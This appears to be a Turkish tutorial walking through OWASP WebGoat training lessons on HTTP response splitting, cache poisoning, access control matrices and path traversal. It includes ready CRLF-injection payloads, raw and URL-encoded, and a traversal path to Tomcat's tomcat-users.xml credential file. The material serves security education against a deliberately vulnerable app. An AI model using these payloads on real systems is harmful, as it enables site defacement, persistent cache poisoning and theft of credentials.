Yukarıdaki **karabuk** yazısı normal bir input'u temsil etmektedir. Geri kalanlar ise Http Response ile beraber gelen http header'a yapılacak enjeksiyon sonucu eklenecek yeni header bilgilerini temsil etmektedir. Yani sunucudan yanıt ile gelen header bilgilerine kendimiz header verisi eklemiş olacağız. Şimdi bunu URL Encoding methodu ile kodlayalım.


URL Encoding methodunu şu link üzerinden gerçekleştirebilirsiniz: http://yehg.net/encoding/ Yukarıdaki saldırı verisini kopyalayın ve linkin sizi götürdüğü sayfadaki metin kutusuna yapıştırın. Ardından encodeURIComponent butonuna tıklayın. Veri kodlanmış bulunmaktadır. Fakat buraya dikkat: Eğer Windows üzerinden Webgoat'u çalıştırıyorsanız CR ve LF'nin ikisi de kullanılmak zorunda olduğundan ufak bir işlem daha yapmanız gerekmektedir. O da şudur ki URL encoding yaptığınız linkteki ---Text FX--- isimli aşağı açılır listeye tıklayın ve "from %0A to %0D%0A" seçeneğine tıklayın. Böylece linux için kodlanmış veriyi windows'a uygun hale getirmiş oldunuz. Eğer linux üzerinden çalışıyorsanız veri için ekstra bir işlem yapmanıza gerek yoktur.(NOT: Eğer linux sistemi üzerinde dersin ilk aşamasını tamamlayamazsanız Windows satır atlatma şeklinde kodlanmış veriyi kullanın.) Peki buraya kadar biz ne yaptık? Yaptığımız şey şu: CR ve LF satır atlatma komutları ile istemciden gönderilen talebin sonrası gelen yanıtın header'ında bir enjeksiyon yaptık. Olayı daha iyi kavrayabilmek için varsayın ki yukarıda geçen illegal karakterli veriyi değil de zararsız, normal bir "karabuk" kelimesini metin kutusuna girdik ve butona tıkladık. Bu durumda Http Request(Talep) ve Http Response(Yanıt) şöyle olurdu:

Http Request



Yukarıda gördüğünüz üzere "karabuk" kelimesi language değişkenine atanmış.

Http Response



Yukarıda gördüğünüz üzere location başlık bilgisinin en sonuna language=karabuk ifadesi eklenmiş. İşte kritik nokta burasıdır. Eğer biz language=karabuk ifadesindeki karabuk yerine yine karabuk girip fakat beraberinde bir de satır atlatma komutu girersek ne olur dersiniz? Http Header'ın yeni bir satırına atlamış oluruz. Böylece biz http header için yeni başlık bilgileri girebilme imkanı elde etmiş oluyoruz. İşte enjeksiyon da buna deniyor. Şimdi tekrar zararlı koda bakalım:

```
1  karabuk
2  Content-Length: 0
3
4  HTTP/1.1 200 OK
5  Content-Type: text/html
6  Content-Length: 47
7
8  <html>Hacked J</html>
```

"karabuk" saldırı amaçlı olan inputumuzun normal kısmını temsil etmektedir. Geri kalan kısımları ise CR ve LF ile Http Header'a enjekte edeceğiz. Bu zararlı veriyi yukarılarda belirtilen linkten kodlarsanız aşağıdakileri elde etmiş olursunuz:


Windows İçin(CR+LF):

```
1  karabuk%0D%0AContent-
   Length%3A%200%0D%0A%0D%0AHTTP%2F1.1%20200%20OK%0D%0AContent-
   Type%3A%20text%2Fhtml%0D%0AContent-
   Length%3A%2047%0D%0A%0D%0A%3Chtml%3EHacked%20J%3C%2Fhtml%3E
```

Linux İçin(LF):

```
1  karabuk%0AContent-Length%3A%200%0A%0AHTTP%2F1.1%20200%20OK%0AContent-
   Type%3A%20text%2Fhtml%0AContent-
   Length%3A%2047%0A%0A%3Chtml%3EHacked%20J%3C%2Fhtml%3E
```

Yukarıdaki kodlanmış zararlı kodun sisteminize uygun olanını kopyalayın ve ders ekranındaki metin kutusuna yapıştırıp butona basarak gönderin. Saldırıyı gerçekleştirmiş bulunmaktasınız. Normalde bu işlem sonrasında sizin "Hacked J" yazısına sahip bomboş bir sayfaya yönlenmeniz gerekir. Çünkü enjekte ettiğiniz kodların en sonunda <html>Hacked J</html> ifadesi yer almakta. Bu ifade ile sunucudan kendi oluşturduğumuz sayfa içeriğini almamız gerekir. Fakat ya bug'dan dolayı ya da başka bir sebepten dolayı o sayfa görüntülenmemektedir. Dersin ilk kısmının başarıyla geçildiğinde dair olan kırmızı bildirimi görüyor olacaksınız. (NOT: Eğer linux sistemi üzerinde dersin ilk aşamasını bu şekilde tamamlayamazsanız Windows satır atlatma şeklinde kodlanmış veriyi kullanın.)




Böylece Http Splitting saldırısını tamamlamış bulunmaktasınız. Sıradaki saldırı Http Split saldırısını kalıcı hale getiren Cache Poisoning(Önbellek Zehirlemesi) saldırısıdır. Saldırı Http Splitting saldırısı üzerine **Last-Modified** header'ını(başlığını) ekleyerek gerçekleştirilecektir. Last-Modified başlığına değer olarak gelecekteki bir tarih koyulmalıdır. Böylece sunucuya yaptığımız talebin header'ı gelecekteki bir tarih olunca sunucu kendinde olan verinin tarihini geçmişte göreceğinden güncelleme yok diyecektir ve **304 Not Modified** türünde bir yanıt verecektir. Yani kullanıcı siteye her giriş teşebbüsünde bulunduğunda sunucu sürekli sayfanın değişmediğine yönelik rapor döndürecektir ve kullanıcının istediği sayfayı yenilemeyecektir. Böylece kurbanın tarayıcısı sürekli Http Splitting saldırısı ile yapılmış önbellekteki(cache'teki) "Hacked J" yazısına sahip web sayfasının içeriğini görüntülüyor olacaktır. Şimdi Cache Poisoning saldırısını yapmak için zararlı kodumuza bakalım:

```
1  karabuk
2  Content-Length: 0
3
4  HTTP/1.1 200 OK
   Content-Type: text/html
5  Last-Modified: Mon, 27 Oct 2090 14:50:18 GMT
6  Content-Length: 47
7
8  <html>Hacked J</html>
```

9

Yukarıdaki kodu http://yehg.net/encoding/ adresindeki metin kutusuna yapıştırın. Ardından encodeURIComponent butonuna basın. Sonrasında ---Text FX--- aşağı açılır listeye basın ve "From %0A to %0D%0A" ya tıklayın. Metin kutusundaki kodlanmış zararlı kodu ders ekranındaki metin kutusuna girin ve butona basın. Dersi başarıyla tamamlamış bulunmaktasınız.



Cache Poisoning saldırısının yaptığı şey kullanıcının önbelleğini zehirlemektir. Zehirlemek tabiri biliyorum biraz absürt geliyor. Fakat ona bakılırsa enjeksiyon da bir başka absürt kelime olarak akabinde geliyor. :) Bunlar olayı anlamak adına işi benzetmeye dökmekten ibaret olan bazı analojik terimlerdir. Cache(önbellek), kullanıcının tarayıcıdan girdiği web sitelerinin geçici olarak kaydedildiği klasöre denir. Bu dersteki Http Split ifadesinin kastettiği şey ise kurbanın cache'ine "Hacked J" yazılı html dosyası indirtmektir ve kurbanın web tarayıcısına bir defalık göstertmektir. Önbellek Zehirlemesinden kasıt ise kurbanın cache'indeki "Hacked J" yazılı html dosyasının kurban tarafından ilgili siteye her girilişinde sürekli olarak gösterilmesidir, yani saldırının kalıcı hale dönüştürülmesidir.

DERS 4 - ACCESS CONTROL FLAWS > USİNG AN ACCESS CONTROL MATRİX

Webgoat'ın *Access Control Flaws*, yani *Erişim Kontrolü Kusurları* ünitesinin ilk kısmı olan *Using an Access Control Matrix(Erişim Kontrolü Matrisini Kullanma)* dersinde, simule edilen sistemin kullanıcıları ve o kullanıcıların izinleri ele alınmıştır.

Dersin Hedefi

Her kullanıcıya yalnızca belirli kaynaklara erişim izni tanınmıştır. Yani her kullanıcıya bazı roller biçilmiştir. Hedefiniz Webgoat'ta simule edilen sitenin erişim izinlerini keşfetmektir. (NOT: Yalnızca [admin] grubundakiler Account Manager kaynağına erişebiliyor olmalı.)

Açıklamalar

Bu derste pek bir etkileşim olmadığı için açıklanabilecek belki tek şey ünite isminin neden matrix oluşudur. Matrix bildiğiniz üzere matris demektir. Bu dersin adında Matrix kullanılmasının nedeni kullanıcılar ve kaynaklar olmak üzere birbiriyle ilişkili iki kavramın yer alıyor oluşudur. Yani diyelim ki 4x6'lık bir matrisin 1.satırı Moe kullanıcısını temsil ediyor olsun. 1.satırın sütunları da sırasıyla kaynakları temsil etsin. Ders ekranından görebileceğiniz üzere kaynak sayısı 6 olduğundan sütun sayısı 6'dır. Bunlar Public Share, Time Card Entry, Performance Review, Time Card Approval, Site Manager ve Account Manager'dır. İlk kullanıcı olan Moe kullanıcısı bu kaynaklardan hangisine erişim hakkına sahipse o sütun 1, hangisi için erişim hakkına sahip değilse o sütun 0 olsun. Böylece matrisin birinci satırı Moe kullanıcısının tüm kaynaklara olan erişim izinlerini listelemiş oldu. Bunu ikinci kullanıcı için yaparsak ikinci satırı kullanırız. Üçüncü kullanıcı için yaparsak üçüncü satırı kullanırız. Hakeza dördüncü kullanıcı da aynı şekilde. Görüldüğü gibi bir matris kullanarak tüm kullanıcıların tüm kaynaklara olan erişim durumlarını derli toplu ve anlaşılır bir şekilde ifade etmiş olduk.

Dersin Çözümü

[Admin] grubunda olmayan ve Account Manager kaynağına erişim iznine sahip bir kullanıcı bulduğunuz takdirde bu dersi başarıyla tamamlamış olursunuz. O kullanıcı ise "Larry"dir. Larry kullanıcısı [User, Manager] grubunun bir üyesidir. [admin] grubunda olmamasına rağmen Account Manager(Hesap Yöneticisi) kaynağı için erişim iznine sahiptir. Dersi tamamlamak için "Larry" kullanıcısını seçin. Ardından *Select Resource* seçeneği için *Account Manager*'ı seçin ve *Check Access* butonuna tıklayın.

DERS 5 - ACCESS CONTROL FLAWS > BYPASS A PATH BASED ACCESS CONTROL SCHEME

Webgoat'ın *Access Control Flaws*, yani *Erişim Kontrolü Kusurları* ünitesinin ikinci kısmı olan *Bypass a Path Based Access Control Scheme(Erişim Kontrolü Şeması Temelli Dizin Yolu Atlatma)* dersinde site arayüzünde görünmeyen linke ulaşılabilirlik konu edinilmiştir.

Dersin Hedefi

Ekranda listelenen dosyalardan aralarında görünmeyen bir dosyaya erişilmelidir.

Açıklamalar

Web programlamada geliştiricilerin genellikle kullandığı bir link sembolü vardır. O sembolse şudur: "../" Bu sembole **parent directory**, yani ebeveyn dizin denmektedir. Bu sembol ile tarayıcıya bir üst dizine git emrini vermiş oluyoruz. Daha iyi anlamak için bir örnek verelim. Şu an sitede bulunduğumuz konum şudur:

```
1  http://www.includekarabuk.com/kategoriler/webgoatuygulamasi/Ders-5---
   Access-Control-Flaws-%3E-Bypass-a-Path-Based-Access-Control-Scheme.php
```

Buradaki "*Ders-5---Access-Control-Flaws-%3E-Bypass-a-Path-Based-Access-Control-Scheme.php*" ifadesi bir dosyaya işaret eder. *kategoriler* ise bir klasördür. *webgoatuygulamasi* da bir klasördür. Toparlayacak olursak kategoriler klasörünün içerisindeki webgoatuygulamasi klasörünün içinde "*Ders-5---Access-Control-Flaws-%3E-Bypass-a-Path-Based-Access-Control-Scheme.php*" dosyası vardır. kategoriler klasörü ise sizin görmediğiniz bir başka klasörün içerisindedir. O klasöre de kök dizin denmektedir(www şeklinde isimlendirilir). Şu an bu yazının yer aldığı, yani bulunduğumuz yalın konum şudur:

```
1  http://www.includekarabuk.com/kategoriler/webgoatuygulamasi/
```

Bulunduğumuz bu konuma göre şimdi parent directory sembolünü kullanalım ve üst dizine geçmek ne demek onu anlayalım. Parent directory sembolüne sahip bir linki tam buraya ../ koyuyorum. Şu an *webgoatuygulamasi* klasörünün içerisindesiniz. Siz bu linke tıkladığınızda tarayıcı sizi nereye götürecektir dersiniz? ../ ile gideceğiniz hedefi görmek için yukarıda verdiğim parent directory'li linke tıklayın ve açılan sayfanın linkine adres çubuğundan bir göz atın. Göreceğiniz üzere

```
1  http://www.includekarabuk.com/kategoriler/
```

dizinine yönlendirildiniz. Çünkü *webgoatuygulamasi* klasörü içerisindeydiniz ve bir üst dizine yönlenince *webgoatuygulamasi* klasöründen çıkıp kategoriler klasörünün içerisine vardınız. Bu bölümde bu sembolden bahsedildi, çünkü dersimizi başarıyla tamamlamamızın yolu bu sembolü bilmek ve kullanabilmekten geçiyor.

../ sembolünü içeren linklere **Relative Path**(Göreceli Dizin Yolu) denmektedir. Bu tip dizin yollarına göreceli deniyor, çünkü ../ sembolü yer aldığı konuma göre farklı sayfalara yönlendirir. Bu sayfada yer alıyorsa bu sayfanın üst dizinine yönlendirir. Bu sayfanın üst dizininde yer alıyorsa üst dizinin üst dizinine yönlendirir. Yani bulunduğu konuma göre değişkenlik gösteren bir yapısı olduğundan ötürü göreceli dizin yolu denmiştir.

Peki eğer ../ sembolünü bir defa değil de iki defa kullanırsak şu an okumakta olduğunuz sayfadan sizce nereye yönlenirsiniz? Şu an ki bulunduğumuz dizin(klasör) şuydu:

```
1    http://www.includekarabuk.com/kategoriler/webgoatuygulamasi/
```

Eğer ../../ şeklinde vermiş olduğum linke tıklarsanız hangi sayfaya yönlenirsinizin cevabını yönlendirildiğiniz sayfanın linkine adres çubuğundan bakarak öğrenebilirisiniz. Göreceğiniz üzere hem webgoatuygulaması klasörü hem de kategoriler klasörü atlatılmış oldu ve kök dizine varılmış oldu. Kök dizin ise *www.includekarabuk.com* 'dur.

../../ ile Varılan Hedef

```
1    www.includekarabuk.com
```

Dersin Çözümü

Bu dersi iki method ile tamamlayabiliriz. Birincisi tarayıcının geliştirici aracı ile, ikincisi ise Webscarab yazılımı ile. Önce dersi anlamlandıralım. Ekranda gördüğünüz listelenen html dosyalarından birine tıklayın ve View File(Dosya Görüntüle) butonuna tıklayın. Listelenen dosyaların aşağısında, seçtiğiniz html dosyasının içeriğini görüyor olacaksınız. Her seçtiğiniz html dosyası için butona tıkladığınız takdirde ilgili html içeriği ekrana yansıtılacaktır. Dersin bizden istediği şey dosya içeriğini yansıtma mekanizmasını **ekranda listelenmemiş** bir dosya için kullanmamızdır. Böylece web sitesinin bize ulaşabilmemiz için sunmadığı bir dosyayı ekranın aşağısında görüntülemiş olacağız.

Ders ekranında göreceğiniz üzere ders ekranını görüntülediğiniz dizin yolu, yani şu an ki bulunduğunuz dizin yolu bizlere verilmiştir. Ben linux kullandığım için dizinim linux'a özgü dizin yapısı ile geliyorken, siz eğer windows'da WebGoat'a çalışıyorsanız dizin yapınız C:\ ya da D:\ 'li olacaktır. Bu hiç de önemli değildir. Bizi ilgilendiren dizinin sonlarıdır. Dolayısıyla burada sadece linux dizin yolu üzerinden gidilecektir, ancak bu Windows kullanıcıları için de kapsayıcı olacaktır. Şimdi dersin bize sunduğu linke bakalım:

Current Directory is:

```
1    /var/www/WebGoat-5.4/tomcat/webapps/WebGoat/lesson_plans/English
```

Yukarıdaki linki okuyacak olursak slash(/) sembolleri arasındaki her bir öğe klasörü temsil etmektedir. Biz şu an English klasörünün içerisinde yer almaktayız. Ders bizden ekranda sunmadığı bir dosyaya erişmemizi istiyor. JSP dizin yapısına hakimseniz nerelere el atabileceğinizi biliyorsunuz demektir. Eğer bilmiyorsanız hiç önemli değil. Sadece yapılan işi anlamanız, yani güvenlik açığını anlamanız da kafidir. Ders ekranında dosyaların sıralandığı kutuda gösterilmeyen

```
1    tomcat/conf/tomcat-users.xml
```

dizinindeki *tomcat-users.xml* dosyasına erişerek bu dersi tamamlamış olacağız. Dikkat ettiyseniz *tomcat-users.xml* dosyası conf, conf da tomcat klasörü içerisindedir. Bulunduğumuz dizin ise şuydu:

```
1    /var/www/WebGoat-5.4/tomcat/webapps/WebGoat/lesson_plans/English
```

Yukarıda gösterilen bulunduğumuz dizinden anlayabileceğiniz üzere biz iç içe olan klasörlerden sürekli bir üst klasöre doğru çıkarsak tomcat klasörüne varacağız. Yani aslında biz *tomcat* klasörünün içerisinde bir yerdeyiz. Fakat *tomcat* klasörü içerisindeki *conf* klasörü içinde değil de webapps klasörü içerisindeyiz. Dolayısıyla bizim bulunduğumuz dizinden *tomcat* köküne dönmemiz ve sonra conf klasörü yoluna sapmamız gerekiyor ki böylece listelenmemiş dosya olan *tomcat-users.xml*'e erişebilelim. Bunun için **Açıklamalar** başlığında bahsedilmiş olan **relative path** kullanılacaktır. Hatırlayacağınız üzere bu tür linkler üst klasöre çıkarma sembolü olan ../ karakterlerini içermekteydi. Bu sembolü bulunduğumuz dizinden tomcat'e çıkarkenki uğradığımız her bir klasöre sırasıyla koyalım:

English : ../ (Şu an English klasörünün yer aldığı havuza çıktık.)
lesson_plans: ../ (Şu an lesson_plans klasörünün yer aldığı havuza çıktık.)
WebGoat: ../ (Şu an WebGoat klasörünün yer aldığı havuza çıktık.)
webapps: ../ (Şu an webapps klasörünün yer aldığı havuza çıktık.)

Şimdi bunları *webapps*'ten *English*'e doğru birleştirelim:

```
1    ../../../../
```

Gördüğünüz üzere yukarıdaki göreceli link ile bulunduğumuz dizinden tomcat klasörüne çıkmış oluyoruz. Artık ulaşmak istediğimiz dosyanın yoluna sapabiliriz. Ulaşmak istediğimiz dosya şu dizindeydi:


```
1    tomcat/conf/tomcat-users.xml
```

conf klasörüne saparak dosyaya ulaşırız:


```
1    ../../../../conf/tomcat-users.xml
```

Sıra geldi bu göreceli linki nerede ve nasıl kullanacağımıza. Oluşturduğumuz göreceli linki ders ekranındaki dosya seçme ve dosya içeriğini görüntüleme mekanızmasına en başta söylediğimiz gibi iki şekilde dahil edebiliriz: Birincisi web tarayıcısının web geliştiricisi aracı ile, ikincisi ise WebScarab yazılımı ile... Önce birinci yöntemi kullanalım. Ders ekranına gelin ve listelenen dosyalardan en baştakine sağ tıklayın(Dersi tamamlamak için en baştakini seçmek zorunda değilsiniz. Dilerseniz farklı dosyayı da seçebilirsiniz, fakat o zaman dersin devamında da aynı dosyayı kullanmanız gerekmektedir). Sağ tıkladığınız en baştaki yazı için

ekrana gelen sağ-tık menüsünden "Öğeyi Denetle" ya da "Inspect Element" seçeneğine tıklayınız. Tık işleminden sonra web tarayıcınızın altında tarayıcınızda görüntülüyor olduğunuz html sayfasının kaynak kodunu göreceksiniz ve ayrıca denetle dediğiniz öğenin kaynak kodunda seçili vaziyette durduğunu aşağıdaki gibi görüyor olacaksınız.

